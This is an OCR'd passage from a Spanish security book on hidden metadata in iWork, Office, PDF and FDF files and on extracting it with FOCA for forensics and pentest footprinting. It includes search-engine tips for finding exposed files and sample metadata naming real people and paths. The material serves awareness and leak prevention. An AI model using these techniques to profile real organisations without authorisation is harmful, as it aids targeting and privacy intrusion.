        <sl:number sfa:number="9200808.600" sfa:type="q"/><sl:number sfa:number="9200809030" sfa:type="q"/>
        <sl:number sfa:number="9200810240" sfa:type="q"/>
</sl:version-history>
```

Imagen 01.46 Elemento *Version-history*.

Además, hay dos objetos concretos como son *LastModifiedDateProperty* y *CreationDateProperty*, que identifican cuándo se modificó por última vez el documento y cuándo fue creado.

Evidentemente, cualquier información relativa a fechas en un documento es de suma importancia tanto para un análisis forense, ya que permitiría establecer una línea temporal de los hechos, como para un *pentester*, ya que le permitiría descubrir qué información es actual y cuál es más antigua.

Información de impresoras

Dentro de los documentos, dependiendo de la aplicación que lo creó, hay un objeto llamado *doc-info* o *print-info*, que guardan el nombre de la impresora que el usuario tiene configurada.

```
<ls:LSFormattingPrinterIDProperty>
        <ls:string sfa:string="HP4730mfp_DA6_3rd_Floor_North"/>
</ls:LSFormattingPrinterIDProperty>
```

Imagen 01.47: Información de impresora en *doc-info*

```
<sl:NSPrinter>
        <sl:printer sl:type="hp psc 1200 series"/>
</sl:NSPrinter>
```

Imagen 01.48: Información de impresora en *print-info*

Versión del sistema operativo

Uno de los objetos que contiene información más jugosa sobre la máquina del usuario es *OSVersion*, que contiene la versión concreta del sistema operativo.

Control de Cambios

Y, por último, como en casi todas las herramientas de edición de documentos actuales, también es posible activar el control de cambios, para saber qué usuarios han ido modificando el documento a

lo largo de su vida. Así, si esta opción está activa, será posible acceder a esta información a través del objeto: *change-tracking*.

```
<sl:change-tracking sl:enabled="true">
        <sl:session-history>
                <sl:session sf:number="0" sf:time-ref="342425012.61529303"
                sf:date="2011-11-08T07:03:32+0100" sfa:ID="SFYSession-0">
                <sf:author sf:name="Chema"><sf:colors sf:csid="0"/></sf:author>
                </sl:session>
        </sl:session-history>
</sl:change-tracking><sl:section-prototypes>
```

Imagen 01.49: Control de cambios

Las pistas en los documentos Apple iWork

Los documentos que se crean con la suite de *Apple iWork*, además de todos los *metadatos* que tienen como hemos visto hasta el momento, cuentan con la posibilidad de proteger un determinado documento con una contraseña que también puede generar una pequeña fuga de información. Para que el usuario pueda recordar que contraseña estableció es posible añadir una pista, que le haga recordar cual fue la clave elegida para proteger ese documento en concreto.




Imagen 01.50: *Password hint* en un documento de *Apple iWork*

Por supuesto, la pista recordatorio no se cifra, ya que de otra manera sería imposible verla sin tener la contraseña, así que basta con descomprimir el fichero y buscar el lugar exacto donde se almacena dentro del documento.

```
88 27 E6 9D 17 0A 69 75 F0 6E 63 15 00 69 [illegible]
[illegible] [illegible] 61 [illegible] 73 [illegible] 6F 72 64 20 [illegible] 61 62 69 74 [illegible]
61 [illegible] 6F 63 28 00 69 77 75 75 38 33 34 35 44 34
```

Imagen 01.51. *Password hint* en el fichero.

Metadatos en otros archivos de MS Office

Dentro de un paquete tan complejo como *Microsoft Office* hay un buen conjunto de formatos de archivos distintos. Muchos de ellos no son demasiado conocidos pero casi todos tienen una característica común: Tienen *metadatos*.

Archivos de autorecuperación

Las aplicaciones de *Microsoft Office* tienen una opción muy útil de generar una copia autoguardada del fichero con el que se esta trabajando por si acaso se produce un error de la aplicacion, poder recuperarse. Estos ficheros de autoguardado han ido cambiando con el tiempo, pero todos tienen dos características curiosas: Son en formato binario y conservan todos los *metadatos*.

Los ficheros originales que se utilizaban para el autoguardado temporal eran todos con extensión *TMP*, así que es muy habitual encontrar ficheros con extension *TMP* que realmente sean reconocidos como documentos *PPT*, *XLS* o *DOC*.

Cuando se busca este tipo de archivos en Internet con *Google*, hay que tener en cuenta que con *FILETYPE:PPT* no van a aparecer, así que hay que buscar esos documentos con extension *TMP*.

En el caso de *Microsoft Excel*, ademas de los archivos *TMP* antiguos, esta tambien el formato *XAR*. De nuevo se trata de un formato binario, y tambien conserva todos sus *metadatos*, información oculta y datos perdidos.

[XLS] ar10EB.xar - University of Chicago
ftp deltadromeus uchicago edu array1 PE Excel/~ar10EB xar
A. B, C D E F, G, H N, Q R, S T U V W X Y Z, AA, AB, AC AD AE AF AG AH AI, AJ AK AL AM AN AO AP AQ AR AS AT AU AV AW, AX, AY AZ BA

[XLS] ar3463.xar
ftp deltadromeus uchicago edu Excel ~ar3463 x - Traducir esta página
A B C D, E F 1 2 Items Costs Notes 3 Flights for three students $1 665 93 Frontier Airlines 4 Hotel Accomodations 984 36, One room added

Imagen 01 52: Archivos *Excel* autoguardados en formato *XAR*

En el caso de *Microsoft Word*, dependiendo de la version que usemos vamos a encontrar ficheros con extension *ASD* o *WBK*. No importa si estamos trabajando en *Microsoft Office* 2007 o superior con ficheros *OOXML*, en este caso los archivos son binarios tambien.

Por supuesto, si bajamos uno de esos archivos y analizamos los *metadatos* que pueda contener uno de esos archivos con la herramienta *FOCA Online*, podremos ver cómo esta lleno de sus *metadatos*, por lo que si estuvieramos haciendo una auditoria podrían venir de maravilla.

Si queremos ver el documento de forma normal, y analizarlo, le cambiamos la extension a *DOC* (formato binario), para ver qué *metadatos* hay en él.

Generic metadata extracted

Title: EXCEL FOR WINDOWS
Application: Microsoft Office 97
Encoding: Latin I
Statistics: Pages: 1 Words: 1614 Characters: 9200 Bytes: 16896 Lines: 76 Paragraphs: 18
User defined information: _PID_GUID: { 9 B C F D B E 0 5 D 0 7 - 1 1 D 1 A 3 9 9 - 0 0 C 0 4 F B 1 0 E 5 2 }
Times edited: 2
Template: Excell outline.dot
Operating System: Windows NT 4.0

Users found

Preferred Customer
Authorized Customer
CMSU

Paths found on the file

- A:\
- \\CMSU2\PUBLIC\classes\Yates\

Imagen 01.53: Análisis con *FOCA Online* de los *metadatos* de un archivo autoguardado

Otros formatos de documentos en Microsoft Excel

Una aplicación como *Microsoft Word*, *Microsoft Power Point* o *Microsoft Excel* puede gestionar decenas de formatos de fichero. Muchos de ellos son para pequeñas utilidades o funciones dentro de la herramienta o simplemente como forma de intercambiar datos de forma interoperable con otras suites. Para ejemplarizar la cantidad de ficheros que tienen *metadatos* en un paquete ofimático y de los que habría que preocuparse en todo momento, hemos elegido *Microsoft Excel*, que cuenta con la siguiente lista de formatos nativos:

1. .xl - Hoja de cálculo de *Excel*
2. .xla – Complemento de *Excel*
3. .xlb – Barra de herramientas de *Excel*
4. .xlc - Gráfico de *Excel*
5. .xld – Base de datos de *Excel*
6. .xlk - Copia de seguridad de *Excel*

7. .XLL - Complemento de *Excel*
8. .xlm – Macro de *Excel*
9. .xls – Hoja de cálculo de *Excel*
10. .xlsb – Hoja de cálculo binario de *Excel*
11. .xlsHTML – Hoja de cálculo de *Excel* para Internet formato *HTML*
12. .xlsm – Hoja de cálculo de *Excel* con Macros habilitadas
13. .xlt – Plantillas de *Excel*
14. .xlv – Modulo de Visual Basic de *Excel*
15. .xlw – Espacio de trabajo de *Excel*
16. .xlw – Libro de *Excel*

Cuando se hace un análisis de seguridad se deben perseguir todos los archivos ofimáticos, ya que si no nos quedaríamos sin muchas fugas de información que podrían dar información jugosa. De igual forma, cuando de proteger las fugas de información de una empresa se trata, hay que tener cuidado con todos.

Si nos paramos a ver cómo son todos esos ficheros desde el punto de vista de estructura y *metadatos*, salen algunas cosas curiosas sobre cada uno de estos tipos que os resumimos en esta lista de compatibilidad - XLA: No tiene *metadatos*, es código y se puede ver información solo en los comentarios de los programas VBA y en los nombres de las variables.

1. - XLB: Sin *metadatos*, es un archivo de código binario.
2. - XLC: Codificación binaria. Mismos *metadatos* que un *XLS*.
3. - XLD: Formato *XML* sin *metadatos*.
4. - XLK: Formato binario. Mismos *metadatos* que un *XLS*.
5. - XLL: Formato binario. Mismos *metadatos* que un *XLS*.
6. - XLM: Codificación *OOXML*. Mismos *metadatos* que un *XLSX*.
7. - XLS: El formato nativo.
8. - XLSB: Formato binario. Mismos *metadatos* que *XLS*.
9. - XLS*HTML*: Codificación *HTML*.
10. - XLSM: Codificación *OOXML*. Mismos *metadatos* que *XMLX*.
11. - XLT: Codificación binaria. Mismos *metadatos* que *XLS*.
12. - XLV: Codificación binaria. Mismos *metadatos* que *XLS*.
13. - XLW: Codificación binario. Mismos *metadatos*



Como se puede ver, casi todos los formatos ofrecen *metadatos* que pueden ser extraídos con las herramientas como *FOCA Online*, o *MetaShield Forensics*, sólo hay que buscarlos cuando se esté realizando la fase de *footprinting* y *fingerprinting* de un *pentesting* y preocuparse de ellos cuando se esté realizando un proceso de *Data Loss Prevention*.

Data relating to dates

Created on: 14-NOV-2007 16:21:18
Modified on: 13-MAR-2013 19:52:34
Printed on: 29-APR-2012 18:20:10

Users found

HA
hhassar

Generic metadata extracted

Application: Microsoft Office
Encoding: Latin I
Company: VUU
Operating System: Windows 7

Printers found on the file

HP LaserJet 3050 Series PCL 6

Imagen 01.54: *Metadatos* en fichero de formato *XLL*

Cualquier fichero creado por una herramienta ofimática, sea cual sea ésta, es susceptible de tener *metadatos*, por lo que se debe tener presente esa máxima en cualquier situación.

Metadatos en formatos Postscript y PDF

Son muy comunes hoy en día los ficheros publicados en formato *PDF* (*Portable Document Format*), ya que tienen la capacidad de hacer pensar a muchos usuarios que no tienen *metadatos* o información oculta.

Nada más lejos de la realidad.

Además, el formato *PDF* es uno de los más complejos hoy en día, permitiendo también ejecución de código y diferentes opciones a lo largo de sus diferentes versiones.

En la actualidad, la versión 1.7 es la más popular, aunque ya se está trabajando en estandarizar la versión 2.0 de dicho formato.

Los *metadatos* en este tipo de documentos tienen una ubicación destacada, ya que por defecto se utiliza el estándar de *ISO XMP* (*Extensible Metadata Platform*) que no es más que un formato *XML* que permite definir los campos para almacenar los *metadatos*, por lo que bastaría con revisar esos campos para poder leer los *metadatos* de un fichero en formato *PDF*.

En casos como el de las notas de prensa de *anonymous*, fue tan sencillo como eso para descubrir que un diseñador gráfico en 3D, de nombre Alex Tapanaris, estaba formando parte de la organización, ya que en los campos *XMP* se podía leer su nombre.




Imagen 01.55: *Metadatos* en nota de prensa en formato *PDF* de *anonymous*

Sin embargo, esto puede ser infinitamente más complejo, debido a que existen muchas impresoras virtuales y muchas aplicaciones realizando conversión de documentos procedentes de otros formatos, y puede que los *metadatos* y/o información oculta que provengan de los formatos de documento originales queden mal ubicados en el documento, por lo que siempre es más que recomendable hacer un análisis de cadenas de texto del fichero binario completo.

Para evitar las fugas de información, se recomienda utilizar aplicaciones certificadas para la manipulación del formato *PDF*, que no lo son todas, aunque así lo parezca.

(XML) Forms Data Format

Entre las opciones de almacenamiento y manipulación de datos, el formato de documento *PDF* tiene otros formatos de archivo asociados a él, como son los *XML* Forms data. Estos ficheros tienen extensiones *FDF* y *XFDF* y son, como hemos dicho, relativos al popular formato de documentos *PDF*.

El primero de ellos *Forms Data Format* es el formato en el que los formularios en formato *PDF* guardan los datos. Es muy antiguo y se usa para hacer documentos *PDF* que funcionen como plantillas. El segundo de ellos *XML Forms Data Format* es equivalente al anterior pero en formato *XML*. Fácil de entender. El problema viene cuando se intentan localizar a través de los buscadores, ya que en *Google* solo saldrán si se buscan esas extensiones, es decir, ext:*FDF* o ext:*XFDF* y nunca cuando se buscan los ficheros *PDF*.

En el caso de *Bing* el problema es el mismo, ya que el buscador no los reconoce como ficheros *PDF*, así que en las búsquedas de *FILETYPE PDF* nunca aparecerán estos ficheros.

```
<?xml version="1.0" encoding="UTF-8"?>
<xfdf xmlns="http://ns.adobe.com/xfdf/" xml:space="preserve">
 <f href="https:[redacted]/receipt_send_file
PCTIB2011050003_ROIB20110000004\1322578478093_view.pdf"/>
  <fields>
    <field name="t_prescribed_amount"><value>100.00 (CHF)</value></field>
    <field name="i_chk_insufficient"><value>Yes</value></field>
    <field name="authorized-officer-name"><value>Chekal</value></field>
    <field name="s_balance"><value>1,820.00 (CHF)</value></field>
    <field name="receipt_send_no"><value>ROIB20110000004</value></field>
    <field name="balance"><value>430.00 (CHF)</value></field>
    <field name="s_amount_paid"><value>0.00 (CHF)</value></field>
```

Imagen 01.56 Fichero *XFDF* que apunta al doc *PDF* que se usa como plantilla

Como no hay opción de utilizar el comando *EXT:FPF* o *EXT:XFDF* en *Bing Hacking*, entonces estamos obligados a buscarlos utilizando el operador *Contains*, que tan buenos resultados da siempre buscando páginas que enlacen documentos con esas extensiones.

```
%FDF-1.2
%âãÏÓ
1 0 obj
<<
/FDF 2 0 R
>>
endobj
 <<
/Type /Import
/ContactInfo ([redacted]@yahoo.com)
/CMS
endobj
```

Imagen 01.57 *Metadatos* en formato *FPF*

Capítulo II
Análisis y limpieza de metadatos

En el capítulo anterior se ha mostrado la información oculta, los *metadatos* y los datos perdidos que son almacenados en diferentes tipos de ficheros, lo que puede convertirse en un riesgo para el productor de la información si no se realiza una gestión adecuada al publicar o distribuir estos ficheros. En este segundo capítulo se mostrará cómo utilizar la herramienta *FOCA* para extraer toda esta información de una gran cantidad de tipos de archivos desde dos enfoques diferentes. Por una parte, se analizará el uso de *FOCA* como herramienta de análisis forense para obtener información de archivos que el analista tiene en su poder, y por otro lado, se estudiará la potencia de *FOCA* para realizar procesos de recolección de información, automatizando las tareas de localización de ficheros en Internet y de extracción de *metadatos*.

A lo largo del capítulo se han incluido varios ejemplos de casos forenses que fueron resueltos con la información incluida en los *metadatos* de los ficheros involucrados y de ataques que podrían prepararse y llevarse a cabo con la información que *FOCA* es capaz de obtener de un dominio auditado. Con el objetivo de que el lector tome conciencia de los riesgos de una mala política de publicación de archivos, se ha incluido una sección dedicada a concretar y subrayar estos riesgos, en la que se hace mención a otras aplicaciones y a *malware* especializado que utiliza este tipo de información.

De hecho, dentro del *Esquema Nacional de Seguridad*[1], un marco de seguridad y confianza que debe ser de aplicación obligatoria por todas las administraciones y organismos públicos, se ha dedicado un apartado específico a la limpieza de documentos. El capítulo terminará, por tanto, con una sección en la que se muestran diferentes aplicaciones, técnicas y procedimientos que pueden utilizarse para que los documentos publicados en sitios *web* u otros tipos de repositorios públicos no contengan información que pueda perjudicar a la entidad productora de la información.

1. Análisis de metadatos con FOCA

En esta primera sección se estudiará cómo utilizar la herramienta *FOCA* para analizar los *metadatos* de ficheros que ya se encuentren descargados en el equipo local del analista. Para ello, tras iniciar el programa, es suficiente con arrastrar el documento deseado a *FOCA*.

1 www.boe.es/boe/dias/2010/01/29/*PDFs*/BOE-A-2010-1330.*PDF*



A continuacion se debe navegar por el panel de la izquierda y acceder a la vista de *Metadatos*, donde se mostrará el documento que acaba de cargarse.




Imagen 02.01: Vista de *Metadatos* con los documentos cargados

Para analizar el fichero y obtener sus *metadatos* se debe con pulsar con el boton derecho sobre el archivo y seleccionar la opcion de extraer *metadatos* (*Extract Metadata*)




Imagen 02.02. Extraer *metadatos* de un archivo.

En ese momento *FOCA* analiza el fichero y, en el panel izquierdo, genera una entrada para el documento analizado. Si se pincha sobre el nombre del archivo, en el panel central se muestran todos los *metadatos* obtenidos, entre los que se encuentran, tal y como puede comprobarse en la figura 02.03, el nombre de usuario del creador del documento y el *software* que se utilizó para su creacion.

FOCA Pro 3.2

Project | Report | Tools | Options | TaskList | Plugins | About

- No project
  - Network
  - Domains
  - Roles
  - Vulnerabilities
  - Metadata
    - Documents (1/1)
      - odt (1)
        - WireShark.odt
    - Metadata Summary
      - Users (2)
      - Folders (2)
      - Printers (0)
      - Software (1)
      - Emails (0)
      - Operating Systems
      - Passwords (0)
      - Servers (0)

Attribute	Value
File Information	
URL	C:\Users\chen\Documents\Analysis\WireShark.odt
Local path	C:\Users\chen\Documents\Analysis\WireShark.odt
Download	Yes
Analized	Yes
Download date	22/10/2012 16:30:27
Size	150.77 KB
Users	
Username	chen
Username	ies punta del verde
Folders	
Folder	http://www.google.es/
Folder	http://www.nba.com/
Dates	
Creation date	09/11/2006 9:10:00
Printed date	01/01/2113 0:00:00
Modified date	16/11/2010 19:49:53
Other Metadata	
Application	OpenOffice 3.2 Build 9483
Statistics	Tables: 0 Images: 1 Objects: 0 Pages: 6 Paragraph:

Imagen 02.03. *Metadatos* obtenidos.

Además, expandiendo el menú desplegable que aparece junto al nombre del fichero, aparecen los *metadatos* extraídos del fichero organizado por categorías, lo que facilita su visualización.




Imagen 02.04. *Metadatos* organizados por categorías.

También puede utilizarse *FOCA* para analizar varios ficheros al mismo tiempo. Por ejemplo, se puede arrastrar una carpeta completa. Como se muestra en la figura 02.05, se han añadido diferentes tipos de ficheros ofimáticos e imágenes.




Imagen 02.05. Diferentes tipos de archivos para analizar con *FOCA*.

Pinchando sobre cualquiera de los archivos añadidos, si se selecciona la opción de extraer todos los *metadatos* (*Extract All Metadata*), *FOCA* se pone a trabajar y generará una entrada en la parte izquierda para cada uno de los ficheros, organizándolos por tipo de archivo.




Imagen 02.06. Ficheros organizados por tipo de archivo.

Cuando se analizan varios ficheros, la sección de resumen de *metadatos* (*Metadata* Summary) es muy útil, ya que organiza en categorías la información encontrada en todos los archivos. Así utilizando las diferentes listas creadas, podemos ver los usuarios que se han encontrado, el *software* utilizado para su creación, los Sistemas Operativos, las carpetas compartidas localizadas, los correos electrónicos descubiertos, etcétera.

Si se pincha, por ejemplo, sobre la categoría Users, *FOCA* mostrará en el panel central cuáles son los usuarios que se han descubierto en los archivos analizados, informándonos en la columna Value del número de veces que ha aparecido cada usuario entre todos los ficheros que han sido analizados hasta el momento, lo que dará muestra de la importancia del usuario dentro de la organización. Y lo mismo ocurre para cada uno de los elementos localizados como rutas a impresoras, rutas locales, versiones de *software* utilizadas, etcétera.




Imagen 02.07: Resumen de *metadatos*

Por último, para cada dato encontrado *FOCA* ofrece la posibilidad de localizar y visualizar los documentos en los que aparece esa información y poder navegar de forma rápida hasta el elemento del menú de documentos donde aparece ese valor.

Para ello basta con pinchar sobre el dato deseado con el botón derecho y seleccionar la opción de buscar documentos donde se encuentra este valor (*Search documents where appears this value*).




Imagen 02.08: Localizar documentos donde aparece un determinado dato

Metadatos como parte de una investigación forense

En esta sección van a plantearse una serie de casos forenses famosos que fueron resueltos analizando los *metadatos* de los ficheros implicados. Para ello mostraremos los resultados de su análisis con *FOCA* explicando las conclusiones que pueden derivarse de ellos, lo que ayudará al lector a tomar una mayor conciencia de los riesgos derivados de una mala gestión de los *metadatos*.

El informe Blair

Se trata del caso que se presentó en el primer capítulo relativo al documento sobre la guerra de Irak que el gobierno de Tony Blair utilizó para justificar la participación de Gran Bretaña en el conflicto armado.

Cuando el ejecutivo británico es interrogado en el Parlamento sobre la autoría del documento y la implicación del gabinete de Blair en su elaboración, el primer ministro y su equipo niegan cualquier manipulación del archivo. No obstante, alguien analizó los *metadatos* de la versión Word del dosier que el gobierno publicó en el sitio *web* de Downing Street y pudo demostrar que Blair y su equipo habían mentido.

Si se analiza ese fichero con *FOCA* se puede comprobar cómo, en efecto, el documento fue modificado por varios autores, cuyos nombres de usuario se corresponden con miembros del gabinete de Tony Blair, y puede incluso comprobarse que en algún momento el archivo se copió a un disquete (A:).

- *jpratt* → *John Pratt*, trabajador de *Downing Street*.
